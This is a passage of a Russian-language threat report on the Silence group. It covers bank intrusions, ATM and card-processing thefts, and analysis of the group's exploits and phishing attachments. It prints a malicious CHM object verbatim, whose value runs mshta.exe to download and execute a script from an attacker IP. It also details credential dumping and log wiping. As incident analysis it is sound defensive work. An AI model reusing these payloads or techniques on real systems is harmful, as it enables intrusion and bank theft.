
01.**08**.**2016**. На компьютер одной из сотрудниц была установлена программа «netsrvc32.exe» — пропатченный бэкдор **Kikothac**, позволяющий запускать файлы и команды, полученные от управляющего сервера с IP 193.169.245[.]89.

02.**08**.**2016** на этот же компьютер была установлена программа в файле «svchost.exe» — **RAdmin**. Данное ПО не детектировалось установленным антивирусным решением, используемым в банке. Далее был изменен (закомментирован) файл сверки платежей, выгружаемых из АБС Банка с платежами, которые предполагались к загрузке в АРМ КБР, ранее установленный службами банка в целях противодействия хищению.

Кроме того, на этом компьютере обнаружена программа «mss.exe» — **Silence**.**SurveillanceModule**, предназначенная для скрытого от пользователя наблюдения за его рабочим столом. Таким образом, злоумышленники пытались изучить работу оператора, чтобы исправить свои ошибки и успешно провести мошенническую транзакцию.

Данное **хищение удалось предотвратить** благодаря тому, что банк принял решение о привлечении экспертов в области информационной безопасности Group-IB для реагирования на инцидент. К сожалению, установить полную хронологию инцидента не удалось, т.к. ИТ-служба банка при попытке самостоятельно очистить сеть, удалила большую часть следов активности злоумышленников.

Банкоматы




10.08.2017. На рабочую электронную почту сотрудника банка поступило письмо от «**josueruvalcaba@mail[.]com**» с темой «Message has been disinfected: Двойное списание с карты», которое содержало вложение «Выписка по счету.docx». При открытии указанного вложения был осуществлен запуск EPS-скрипта, посредством которого были проэксплуатированы уязвимости

CVE-2017-0262 и **CVE-2017-0263** в MS Word, что позволило атакующим получить бэкдор в указанной системе, а также произвести повышение привилегий. Сотрудник банка открыл вложение и, несмотря на сообщение антивирусного решения об успешном удалении вредоносных файлов, произошел запуск загрузчика Silence.

11.08.2017. С указанной рабочей станции были осуществлены сканирования локальной сети посредством **«Nmap»**, по результатам которого атакующими были обнаружены уязвимости рабочих станций. Злоумышленники выявили узлы под управлением ОС Windows, уязвимые для **CVE-2008-4250.** Уязвимость затрагивает операционные системы Microsoft Windows 2000 SP4, XP SP2 и SP3, Server 2003 SP1 и SP2, Vista Gold и SP1, Server 2008 и 7 Pre-Beta. В службе сервера перечисленных версий Windows существует уязвимость, которая делает возможным удаленное выполнение кода. Она вызвана неправильной обработкой специально созданных RPC-запросов. Воспользовавшись этой уязвимостью, злоумышленник может захватить полный контроль над системой.

Несколько попыток загрузить и запустить stager'ы Meterpreter были успешно заблокированы антивирусным решением.



В этот же день в файловой системе рабочей станции создан файл «m32.exe», представляющий собой утилиту **Farse** (уникальная программа, основанная на коде **Mimikatz** и написанная злоумышленниками), предназначенную для извлечения паролей, хэшей, пин-кодов и т.д. Кроме того, на рабочей станции

для работы с АРМ КБР имеются сведения о запуске «procdump.exe», который мог быть использован для создания копии (дампа) «lssas.exe», который, в свою очередь, мог быть использован для извлечения паролей посредством **Mimikatz**.

С **11.08.2017 по 14.09.2017** мы регистрируем создание службы winexesvc. Данный сервис позволяет осуществлять удаленное выполнение команд, запускаемых с систем GNU/Linux, на компьютерах с операционными системами Windows по протоколу SMB.

07.10.2017 Нами обнаружены факты доступа к рабочим станциям с использование штатного Microsoft Remote Desktop Web Access (Microsoft RD Web Access). При этом сведений об RDP-подключениях в системных журналах Windows за указанную дату не обнаружено, вероятно, они были удалены.

По логам «Radmin Server 3» было установлено, что **08.10.2017** к одному из банкоматов осуществлялось удаленное подключение с рабочей станции сотрудника банка. После чего были установлены уникальные программы для взаимодействия с диспенсером.

Позже посредством этих программ в указанное время банкоматы просто выдали всю наличность. В итоге сумма хищения составила порядка **7 млн**. **рублей**.


Во время изучения топологии сети хакеры получили доступ к машине с АРМ КБР, об этом свидетельствуют созданные файлы на сервере. Доступ к машине был получен с использованием учетной записи администратора домена; дальнейшее подключение осуществлялось при помощи **RAdmin**.

Несмотря на доступ к машине с АРМ КБР, преступники не стали использовать этот вектор.

Следующая такая атака была проведена только через полгода в апреле 2018 года. За одну ночь им удается «вынести» порядка **10 млн. рублей**. В этот раз программа **Atmosphere** была избавлена от них лишних функций и в целом работала стабильно и без ошибок.

Карточный процессинг

В 2018 году при атаке на другой банк хакеры Silence, используя привилегированную учетную запись сотрудника банка, изменили лимиты на снятие наличности на заранее выпущенные карты. А позже группа мулов по этим картам опустошила несколько банкоматов. Сложности создало то, что деньги снимали в банкоматах партнера, а не самого банка. При этом банкомат партнера не выставил никаких лимитов на снятие. В итоге сумма хищения составила более **35 млн**. **рублей**.


Malicious.lnk
Malicious.js
Malicious.doc
OR
Malicious.chm
workstation
Card Processing
Increase card limits
Card with no limits
ATM
Mule
$
Silence.Downloader
Farse
C&C Server
Silence MainModule
Silence.ProxyBot

Во время реагирования на эти инциденты эксперты Group-IB обнаружили большое количество .bat сценариев, которые просто запускали программы, чистили журналы и логи, другими словами, автоматизировали работу. Все программы и сценарии сохранялись в директориях c:\intel, c:\atm и c:\1

Для отладки программ преступники использовали легитимные **Listdlls**, **RogueKiller**, а для удаления следов sdelete.exe, а также самописную программу для очистки логов **RAdmin**.

ТЕХНИЧЕСКОЕ ОПИСАНИЕ ИНСТРУМЕНТОВ

Данный раздел посвящен техническому анализу программ и инструментов, используемых группой Silence для проведения атак.

В целом, их можно разделить на 5 групп:


1. уникальные модификации эксплоитов, используемые для доставки загрузчика бэкдора **Silence**;
2. уникальный троян **Silence**, его модули слежки и ProxyBot, используемый для установки канала связи между изолированными сегментами корпоративной сети жертвы и управляющим сервером преступников; одно время группа использовала пропатченный бэкдор **Kikothac**;
3. уникальный набор программ для опустошения банкоматов **Atmosphere**, содержащий программу для работы с диспенсером и программу для внедрения вредоносной библиотеки в процесс диспенсера;
4. сервисные программы, в том числе и легитимные инструменты администрирования, используемые группой в атаках;
5. DDoS IRC бот.

Вложения

CVE-2017-262 + CVE-2017-263 APT28 related

Имя файла	MD5	Описание файла
Договор.docx	57f51443a8d6b8882b0c6afbd368e40e	Файл приложения MS Word, эксплуатирующий уязвимость CVE-2017-0262
image1.eps	cf9a68ace36f24b80daf9afe1d7dab44	EPS-скрипт
joiner.dll		DLL-дроппер
		x32-версия эксплоита уязвимости CVE-2017-0263
		x64-версия эксплоита уязвимости CVE-2017-0263

При запуске вложения Договор.docx из фишингового письма пользователь увидит следующее окно:



Файл «Договор.docx» — .doc файл, предназначенный для эксплуатации уязвимости CVE-2017-0262 в MS Word. В данном файле содержался EPS-скрипт «image1.eps» (**7d1c38c3cba1b1ce644d75fa3fd8e65545fdad8b5b21fe630d162cd0bdd87e40**), с зашифрованным при помощи побайтового XOR на ключе «7a5d5e20» содержимым. После расшифрования данного скрипта было обнаружено применение функции «forall», что указывает на эксплуатацию уязвимости при помощи некорректной обработки EPS-файлов, а также Shell-код в строковом формате (далее — Shell1).


Скрипт отличается наличием переменных с именами, составленными из слов песни группы «Slipknot — Snuff» (например: «You-sold-me-out-to-save-yourself»). **Эксплоит в представленном файле выполняет следующие действия:**

1. Выделяет память в процессе MS Word по адресу 0x58a80000, после чего записывает туда Shell-код (далее Shell2). Данный Shell-код необходим для сохранения и запуска -backdoor, который будет описан ниже. Следует отметить, что файл хранится внутри Shell-кода.
2. В области памяти MS Word происходит расшифрование участка кода, необ-

ходимого для распаковки DLL-дроппера (далее — Shell3). Данная библиотека в секции экспорта содержит функцию «Fork», которая вызывается непосредственно после распаковки.
Наименование DLL: **«joiner.dll», SHA256: eea57047413bd7ae6b58e3a3fc4921092920949fd2fd189144ce71d0fa44239d**.


3. В функции «Fork» происходит определение разрядности инфицированной системы и расшифрование модуля, эксплуатирующего уязвимость CVE-2017-0263. После эксплуатации уязвимости происходит повышение привилегий до «SYSTEM».

4. Вызов Shell-кода по адресу 0x58a80000. Данный Shell-код сохраняет файл **WINWORD.exe (c90df05f360fc6566bd226a2e93d91f10e753e3d9bb4a3cd9e2c7305c80749f3**) в директорию «**C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**» под именем «WINWORD.exe». После этого происходит запуск данного файла. Следует отметить, что данные действия осуществляются с привилегиями «SYSTEM».



Общая схема заражения

9 мая 2017 компания ESET опубликовала отчет по программным средствам группировки APT28 (**https://www.welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/**). Ход заражения системы, а также функциональные возможности в исследуемом случае совпадают с опубликованным отчетом, однако мы обнаружили ключевые отличия, говорящие об использовании программных средств APT28 другой группировкой, причем на этот раз — с целью хищения денег. Нами было замечено, что в описываемом ESET случае, не происходила передача управления на адрес 0x58a80000. Подробнее изучив программный код обоих эксплоитов, нами было обнаружено, что код DLL-дроппера APT28 был пропатчен таким образом, чтобы произошла передача управления на Shell, необходимый для сохранения в файл и запуска backdoor. Модифицированный участок кода представлен на рисунке ниже:



Участок кода функции «Fork» в исследуемом (внизу) и ESET (вверху) случаях

Как видно из представленного участка кода, инструкции «call» и «cmp» были заменены на инструкции «nop», «push» и «retn». Для инструкций «retn» и «push» необходимо 6 байт (5 и 1 соответственно), в то время как для инструкций «call» и «cmp» — 8 байт. Оставшиеся два байта в процессе изменения были заменены на инструкции «nop», что подтверждает изменение дроппера на уровне ассемблерных инструкций.


CHM

Имя файла	MD5	Описание файла
Договор намерения.chm	dde658eb388512ee9f4f31f0f027a7df	CHM-файл, при открытии загружающий и исполняющий удаленный VBS код
i.vbs		Удаленный VBS код, загружающий и запускающий загрузчик Silence
rpc32.exe	404d69c8b74d375522b9afe90072a1f4	Silence.Downloader

Одно из фишинговых писем содержало в аттаче файл справки «Договор намерения.chm».* Тип файла CHM всё еще поддерживается Microsoft и программа для просмотра справки входит в стандартную поставку ОС Windows. Данный формат позволяет включать JS-скрипты, а также исполнять удаленный VB и/или Powershell код, путем вызовы программы mshta.exe или powershell.exe.

Хотя вектор уже не нов и в свое время использовался в 2015 году для доставки вредоносного ПО, применение данного типа файлов для доставки в СНГ крайне нетипично и, в некоторых случаях, помогает избегать обнаружения и успешно преодолевать корпоративные системы защиты.

Файл «Договор намерения.chm» является скомпилированным HTML-файлом интерактивной справки. После декомпиляции файл разворачивается в следующую структуру:



* Microsoft Compiled HTML Help is a Microsoft proprietary online help format, consisting of a collection of HTML pages, an index and other navigation tools. The files are compressed and deployed in a binary format with the extension .CHM, for Compiled HTML. The format is often used for software documentation.

It was introduced as the successor to Microsoft WinHelp with the release of Windows 98 and is still supported in Windows 7. Although the format was designed by Microsoft, it has been successfully reverse-engineered and is now supported in many document viewer applications.

При запуске справки «точкой входа» является файл с именем start.htm.
В теле этого HTML-файла присутствует объект с интерактивным содержимым:

```
<param something="asdfhjkshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892yefukshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuw
yfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79
y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf8
92ykshuhf9u2hiueh2sdfsdfiyuuyfu                                    wyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892
ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9
u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2
sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892y                                                  kshuhf9
u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2
sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiyuuyfuwyfe79y79y2983yf892ykshuhf9u2hiueh2sdfsdfiy
uuyfuwyfe79y79y2983yf892yyuishdfjasdjchjkashdcjahsdjkchasjdhcahsdjkchasjdhckjashdckjahsdchkjsdhckashdjkcahsjkdchjhefkj" name="ItEm1" value=',mshta.exe,
"HtTp://139.99.156.100/i"'>
```

После открытия справки будет загружен VB-скрипт с удаленного узла **139.99.156[.]100** и запущен на исполнение с помощью системного интерпретатора mshta.exe. VB скрипт в свою очередь загрузит бэкдор Silence.Downloader, сохранит его в $TEMP%\rpc32.exe и запустит на исполнение.

LNK

